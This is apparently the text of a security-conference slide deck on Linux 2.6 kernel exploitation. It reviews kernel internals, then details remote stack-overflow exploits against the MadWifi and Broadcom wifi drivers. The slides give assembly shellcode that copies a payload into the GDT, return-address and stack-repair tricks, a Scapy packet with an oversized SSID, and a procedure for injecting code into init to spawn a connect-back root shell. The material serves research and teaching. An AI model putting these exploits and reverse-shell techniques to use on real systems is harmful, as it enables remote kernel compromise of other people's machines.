Linux 2.6 Kernel Exploits

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Kernel review

1. The kernel view of the process
   - task handling
   - address space handling
2. Contexts and kernel control path
   - kernel control path
   - process context
   - interrupt context
3. System call usage

Wifi drivers exploits

4. Address space infection
   - the GDT infection case
   - module infection
   - user process infection


5. MadWifi exploit
   - vulnerability review
   - shellcode features

6. Broadcom exploit
   - vulnerability review
   - exploitation methods

Part I

Kernel review

Thread Info




struct thread_info

```
struct thread_info {
    struct task_struct        *task;
    ...
    mm_segment_t              addr_limit;
    ...
    unsigned long             previous_esp;
    ...
};
```

easy to retrieve (4KB)

```
mov    %esp, %eax
and    $0xfffff000, %eax
```

Overall picture of these data structures



Task Struct

struct task_struct

```
struct task_struct {
   ...
   struct list_head tasks;
   ...
   struct mm_struct *mm;
   ...
   pid_t pid;
   ...
   struct thread_struct thread;
};
```

current

```
current_thread_info() :
 current_stack_pointer & ~(THREAD_SIZE-1)

get_current() :
 current_thread_info()->task;

#define current get_current()
```

- really defines the task
- tasks linked list
- task address space
- `thread_struct` :
  - architecture related
  - debug registers
  - `thread.esp0` : *saved context*

MM Struct

struct mm_struct

```
struct mm_struct {
   struct vm_area_struct * mmap;
   ...
   pgd_t * pgd;
   ...
};
```

- process address space
- list of address space chunks : *vma*
- page directory address (*pgd*)

VM Area Struct

struct vm_area_struct

```
struct vm_area_struct {
   struct mm_struct * vm_mm;
   unsigned long      vm_start;
   unsigned long      vm_end;
   ...
   pgprot_t           vm_page_prot;
   unsigned long      vm_flags;
   ...
   struct vm_area_struct *vm_next;
   ...
};
```

- one or several virtually contiguous memory pages
- `vm_start` $\leqslant$ *range* $<$ `vm_end`
- `vm_flags` : `VM_READ`, `VM_EXEC`, `VM_WRITE`, `VM_GROWSDOWN`, ...
- `vm_page_prot` : apply `vm_flags` on page table entries (*pte*)

Physical translation

- if (virtual address $\geqslant$ (PAGE_OFFSET=0xc0000000))
  physical address = virtual address - PAGE_OFFSET;

macros

```
#define __pa(x)   ((unsigned long)(x)-PAGE_OFFSET)
#define __va(x)   ((void *)((unsigned long)(x)+PAGE_OFFSET))
```

- in protected mode, video memory is available :
  - physically at 0xb8000
  - virtually at 0xb8000 + PAGE_OFFSET = 0xc00b8000
- loading another process address space :
  - task->mm->pgd $\Leftrightarrow$ *page directory*'s virtual address
  - we have to know its physical address to reload cr3

1. The kernel view of the process
   - task handling
   - address space handling

2. Contexts and kernel control path
   - kernel control path
   - process context
   - interrupt context

3. System call usage

Kernel Control Path

kernel control path

a succession of kernel operations


- occurs on interrupt, exception or system call
- according to the *kernel control path*, the kernel context is different :
  - *process context*
  - *interrupt context*
- according to the context : restricted access to kernel services

Confusion

kernel context $\neq$ saved context (cpu registers)

Kernel Control Path

saving a context while entering a Kernel Control Path



- the cpu can goes from *ring 3* to *ring 0*
- if so, it loads ss0 and esp0 (process kernel stack)
- the kernel saves all of the registers into this stack == *saved context*
- interrupt or system call handling can begin

Process context

process context

Concerns the majority of kernel mode operations related to a process and done with this process kernel stack

- system call handling operates in *process context*
- the kernel isn't subjected to *any* constraints
- especially, we can : `schedule()`, `sleep()`, ...
- the shellcode life is beautiful in *process context*

Interrupt context
Interrupt handling

- in *interrupt context* :
  - must be fast
  - strong constraints (*locking*, kernel services, ...)
  - `schedule()` == *BUG: scheduling while atomic*
- split in 2 parts :
  - the *Top-half* :
    - read a *buffer*, acknowledge an interrupt and give cpu back
    - mostly uninterruptible
    - kernel 2.6 and 4KB stacks ⇒ one interrupt stack per cpu
    - systematically in *interrupt context* (*hardirq context*)
  - the *Bottom-half* :
    - interruptible
    - delayed execution, different types
    - according to the type, we can run in *process context*
    - biggest code size, so candidate for vulnerabilities

Interrupt context
The different *Bottom-halves*

- *SoftIRQs* :
  - optimized, fixed and restricted number
  - used when strong time constraints required
  - execution scheduled via the interrupt handler (*raised by*)
- *TaskLets* :
  - based upon dedicated *softIRQs*
  - explicitly scheduled via `tasklet_schedule()`

⟹ they run in *interrupt context* !

- *WorkQueues* :
  - default *WorkQueue* managed via [*events/cpu*]
  - succession of function calls in *process context*
  - need registration of a `struct execute_work`

Interrupt context

The *interrupt context* prison break

execute_in_process_context()

```
int execute_in_process_context( void (*fn)(void *data), void *data,
                                struct execute_work *ew )
{
   if (!in_interrupt()) {
      fn(data);
      return 0;
   }

   INIT_WORK(&ew->work, fn, data);
   schedule_work(&ew->work);

   return 1;
}
```

WorkQueue shell

```
sh-3.1# ps fax

 PID  TTY  STAT TIME    COMMAND
   1  ?    Ss    0: 01  init [2]
   2  ?    SN   16: 16  [ksoftirqd/0]
   3  ?    S    16: 16  [watchdog/0]
   4  ?    S<   16: 16  [events/0]
2621  ?    R<   16: 26   \_ /bin/sh -i
2623  ?    R<   16: 27       \_ ps fax
```

- init and register a futur function call
- the shellcode must look for this service by pattern matching :


```
call    *%ecx
xor     %eax, %eax
```

- not so many `call %reg` into kernel code
- try to search before driver code (*function pointers*)
- we need a reliable memory area for our `struct execute_work`
- code to be run must give cpu back to *events*

System calls

Address space limit

- invoked via interrupt (`int 0x80`) ⇒ do not depend on an address
- kernel checks that parameters are below the address space limit
- else it would be possible to read/write kernel memory :



overwrite kernel memory

```
read( 0, &k_space, 1024 );
```

read kernel memory

```
write( 1, &k_space, 1024 );
```

- general case, for a ring 3 task :

$$\texttt{@ param} < \texttt{GET\_FS()} = \texttt{thread\_info.addr\_limit} < \texttt{3GB}$$

- ring 0 system call :

$$\texttt{SET\_FS(4GB)} \iff \texttt{thread\_info.addr\_limit} = \texttt{4GB}$$

Part II

Wifi drivers exploits

Constraints


- what we want : remote injection/modification
- we need to look for memory areas :
  - reliable and easily recoverable
  - unmodified between injection time and execution time
  - especially in *interrupt context*
- thanks to kernel mode :
  - kernel space size $>$ user space size
  - physical memory access
  - boot-time only initialized memory areas

Kernel 2.6.20 GDT content

```
+ GDTR info :
   base addr  = 0xc1803000
   nr entries = 32

+ GDT entries from 0xc1803000 :
   [Nr]  Present  Base addr     Gran   Limit      Type                       Mode          System   Bits
    00   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    01   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    02   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    03   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    04   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    05   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    06   yes      0xb7e5d8e0    4KB    0xfffff    (0011b) Data RWA          (3) user      no       32
    07   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    08   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    09   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    10   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    11   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    12   yes      0x00000000    4KB    0xfffff    (1011b) Code RXA          (0) kernel    no       32
    13   yes      0x00000000    4KB    0xfffff    (0011b) Data RWA          (0) kernel    no       32
    14   yes      0x00000000    4KB    0xfffff    (1011b) Code RXA          (3) user      no       32
    15   yes      0x00000000    4KB    0xfffff    (0011b) Data RWA          (3) user      no       32
    16   yes      0xc04700c0    1B     0x02073    (1011b) TSS  Busy 32      (0) kernel    yes      --
    17   yes      0xe9e61000    1B     0x00fff    (0010b) LDT               (0) kernel    yes      --
    18   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel    no       32
    19   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel    no       16
    20   yes      0x00000000    1B     0x0ffff    (0010b) Data RW           (0) kernel    no       16
    21   yes      0x00000000    1B     0x00000    (0010b) Data RW           (0) kernel    no       16
    22   yes      0x00000000    1B     0x00000    (0010b) Data RW           (0) kernel    no       16
    23   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel    no       32
    24   yes      0x00000000    1B     0x0ffff    (1010b) Code RX           (0) kernel    no       16
    25   yes      0x00000000    1B     0x0ffff    (0010b) Data RW           (0) kernel    no       32
    26   yes      0x00000000    4KB    0x00000    (0010b) Data RW           (0) kernel    no       32
    27   yes      0xc1804000    1B     0x0000f    (0011b) Data RWA          (0) kernel    no       16
    28   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    29   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    30   no       ----------    ----   -------    (-----) ----------------- (-) -------   -------  --
    31   yes      0xc049a800    1B     0x02073    (1001b) TSS  Avl  32      (0) kernel    yes      --
```

The GDT infection case




- perfect place for injection
- mostly empty :
  - 32 descriptors used, 8 bytes each, on 8192 available
  - 8160*8 bytes free
- easily computable address :

```
sgdtl   (%esp)
pop     %ax
cwde                /* eax = GDT limit */
pop     %edi        /* edi = GDT base */
add     %eax,%edi
inc     %edi        /* edi = base + limit + 1 */
```

Exploited module infection

problem


dynamic relocation of modules $\simeq$ randomized address space



by-passing

- memory pages allocated $\gg$ real module code area size
- use register values and memory areas pointed to by these registers
- jump by register instructions (ie `jmp %esp`)
- retrieve n^{th} caller address
- combine it with an *offset* between this caller and the end of code area

User process infection : the init case



modus operandi

- easy search by `pid`
- reload `cr3` with its page directory
- patch the *saved context* `eip` with injected code address
- insert into `init` ring 3 stack, the original *saved context* `eip`
- inject a shellcode into the code section, that will first `fork()` :
  - child : *connect back*
  - father: `ret`

4 Address space infection
- the GDT infection case
- module infection
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5 MadWifi exploit
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
Vulnerability review (1)

- version $\leqslant$ 0.9.2 : stack overflow into `ioctl(IWSCAN)`
- precisely in `giwscan_cb()` for WPA and RSN Info Elements
- *process context* related to `iwlist`
- 174 bytes before `eip` :
  - 89 firsts are safe
  - 8 inserted
  - 77 following are safe
- shellcode must be aware of the 8 inserted bytes (*label offsets*)
- remove these 8 *junk* bytes before sending

```
Shellcode :    "valid code"*89 + "junk"*8 + "valid code"*77
Packet    :    "valid code"*166 + EIP + ARG1 + "junk"*8
```

Vulnerability review(2)




```
(gdb) x/i $pc
0xf88ab1a1 <giwscan_cb+1745>:    mov    %edx,0x4(%eax)
(gdb) i r eax
eax            0x42424242
```

```
shellcode:
      xxxx
      ...
eip:
      .long   0xc0123456   /* @ of a jmp esp */
arg1:
      jmp     shellcode
      .short  0xc00b      /* 2 MSB : video memory */
```


- Return address problem :
  - module is dynamicaly relocated
  - find a `jmp %esp` :
    - into `vmlinux` or `iwlist` ⇒ dependent
    - into `VDSO` not randomized ⇒ independent
  - workstations use distro-kernels
- Argument problem :
  - 1^{st} argument is used between overflow and function return
  - provide a writable address
  - provide a valid instruction because of `jmp %esp`
  - idea : what about video memory ?

Shellcode features
GDT infection

- can't run into kernel stack (child can not `schedule()`)
- if driver gets cpu back ⇒ overwrite injected shellcode
- we can by-pass this, but a kernel stack isn't a safe place !
- GDT shellcode: `clone()`, child *connect back*, father *resume driver*

```
gdt_code:
      ...
copy_to_gdt: /* esp is at arg1 */
      mov     %esp, %esi
      sub     $arg1-gdt_code, %esi
      push    $31
      pop     %ecx
      sgdtl   (%esp)
      pop     %ax           /* GDT limit */
      cwde
      pop     %edi          /* GDT base */
      add     %eax,%edi
      inc     %edi          /* beyond the GDT */
      mov     %edi, %ebx
      rep     movsd
      jmp     *%ebx         /* go into GDT */

      .org    174, 'X'      /* padding */
eip:
      .long   0xc0123456
arg1:
      jmp     copy_to_gdt
      .short  0xc00b
```



Shellcode features


the proper return

```
ieee80211_scan_iterate()
{
 sta_iterate()
 leave
 ret
}

sta_iterate()
{
 giwscan_cb()

 add XX, %esp
 pop %ebx
 pop %esi
 pop %edi
 pop %ebp
 ret
}

giwscan_cb()
{
 stack overflow
}
```



- driver code and stack analysis
- we previously returned into `sta_iterate()`
- replay `sta_iterate()` epilogue without condition
- take care of `spinlocks` (thanks `julien@cr0` !)
- driver continues in `ieee80211_scan_iterate()`

4 Address space infection
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5 MadWifi exploit
- vulnerability review
- shellcode features

6 **Broadcom exploit**
- vulnerability review
- exploitation methods

Exploit context

Scapy Packet

```
>>> pk=Dot11(subtype=5,type="Management", ...)
      /Dot11ProbeResp( ... )
      /Dot11Elt(ID="SSID", info="A"*255)
```

kernel control path

```
common_interrupt()
do_IRQ()
irq_exit()
do_softirq()
__do_softirq()
tasklet_action()
ndis_irq_handler()
... some driver functions called
vulnerable function()
ssid_copy()
```

function epilogue

```
ssid_copy:
...
.text:0001F41A     leave
.text:0001F41B     retn     20
```

- stack overflow in SSID field of *Probe Response* packets
- driver *closed source*, ring 0 debugging needed
- vulnerable function :
  - called by `tasklet_action()` : *interrupt context*
  - rewind esp by 20 bytes when returning
  - insert 8 bytes into stacked packet
- shellcode will need more space

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
Kernel stack state : return from vuln()



- on 255 sent bytes, 244 are safe
- the `ret 20` puts esp into the 8 inserted bytes (*junk zone*)
- shellcode execution in 2 steps :
  - `pop;pop;ret` to dodge the *junk zone*
  - `jmp %esp`

Give cpu back to driver

kernel control path


```
common_interrupt()
do_IRQ()
irq_exit()
do_softirq()
__do_softirq()
tasklet_action()
ndis_irq_handler()
... some driver functions called
vulnerable function()
ssid_copy()
```

tasklet_action() epilogue

```
0xc011d6db <tasklet_action+75>: test   %ebx,%ebx
0xc011d6dd <tasklet_action+77>: jne    0xc011d6b5 <tasklet_action+37>
0xc011d6df <tasklet_action+79>: pop    %eax
0xc011d6e0 <tasklet_action+80>: pop    %ebx
0xc011d6e1 <tasklet_action+81>: pop    %ebp
0xc011d6e2 <tasklet_action+82>: ret
```

- many *stack frames* overwritten
- must force the return from `tasklet_action()` to `__do_softirq()`
- align `%esp` then do 3 `pop` and a `ret`

GDT infection



- In stack :
  - copy *connect back* shellcode into GDT
  - prepare a `struct execute_work`
  - resume driver code
- In GDT :
  - child : *connect back*
  - father : `wait()` because *event/x* never ends

Init infection

- shellcode runs only in stack
- no system call used
- procedure :
  - search `init` : `current_thread_info()->task->pid == 1`
  - load `cr3` : `task->mm->pgd - PAGE_OFFSET`
  - remove `Write Protect` bit of `cr0`
  - add *saved context* `eip` into ring 3 stack :
    - `task->thread.esp0 - sizeof(ptregs)` == *saved context*
    - in this context we retrieve `esp3`
  - target location = ending address of *.text vma* - *XXX* bytes
  - inject ring 3 shellcode at target location
  - replace *saved context* `eip` with target location
  - restore original `cr3` and `cr0`
  - resume driver code

Conclusion

- hope this demystified kernel *stack overflow* exploits under Linux
- circumventing kernel constraints
- take advantage of some kernel conveniences
- kernel exploitation field :
  - not completely covered ... so far from there
  - functional *bugs* and *race conditions* : `lost vma`
- what if PaX `KERNEXEC` is enabled ? ... hazardous `return-into-klibc` :)

Questions ?